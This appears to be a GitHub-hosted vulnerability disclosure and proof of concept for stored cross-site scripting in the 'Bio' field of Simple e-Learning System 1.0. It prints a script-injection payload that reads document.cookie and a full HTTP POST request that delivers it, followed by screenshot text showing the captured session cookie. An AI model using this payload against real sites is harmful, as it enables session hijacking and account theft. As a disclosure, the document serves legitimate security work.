

83c2435383 ▾

...

CVE / CVE / Simple e-Learning System / Cross Site Scripting(Stored) / POC.md



CyberThoth Update POC.md

History

1 contributor

53 lines (41 sloc) | 2.3 KB

...

Title: Simple e-Learning System 1.0 Stored Cross-Site Scripting

Author: Shekhar Hussain (<https://www.linkedin.com/in/shekharcharles>)

Date: 13.07.2022

Vendor: <https://www.sourcecodester.com/users/tips23>

Software: <https://www.sourcecodester.com/php-simple-e-learning-system-source-code>

Version: 1.0

Reference:

[https://github.com/CyberThoth/CVE/blob/f65282f1f22b659a26efbd4c394999932d6cd834/CVE/Simple%20e-Learning%20System/Cross%20Site%20Scripting\(Stored\)/POC.md](https://github.com/CyberThoth/CVE/blob/f65282f1f22b659a26efbd4c394999932d6cd834/CVE/Simple%20e-Learning%20System/Cross%20Site%20Scripting(Stored)/POC.md)

Description:

Simple e-Learning System is vulnerable to Stored cross-site scripting on the profile add details page. The "Bio" parameter in 'http://localhost/vcs/claire_blake' is vulnerable.

Impact:

An attacker could steal cookies with a crafted URL sent to the victims.

Payload used:


```
"><script>alert(document.cookie)</script>
```

POC

```
POST /vcs/claire_blake HTTP/1.1
Host: localhost
Content-Length: 143
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/vcs/claire_blake
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=2vbf8fv8l1iaabtd45grgqt809
Connection: close

firstName=Claire&lastName=Blake&phoneNumber=2147483647&bio=%22%3E%3Cscript%3Ealert%2
updateBtn=Update
```





```
1 POST /vcs/claure_blake HTTP/1.1
2 Host: localhost
3 Content-Length: 143
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/vcs/claure_blake
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Cookie: PHPSESSID=2vbf8fv8l1iaabt45grgqt809
21 Connection: close
22
23 firstName=Claire&lastName=Blake&phoneNumber=2147483647&bio=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&profile-updateBtn=Update
```

VC

VC

VC


+

localhost/vcs/cla...

localhost says
PHPSESSID=2vb8fvl8tiaabt445grgt809

OK

Simple E-Learning System



[Add a new profile picture](#)

username: claire_blake

Name:
Claire Blake

Email:
cblake@mail.com

Phone:
2147483647

Bio:
">

[Edit](#)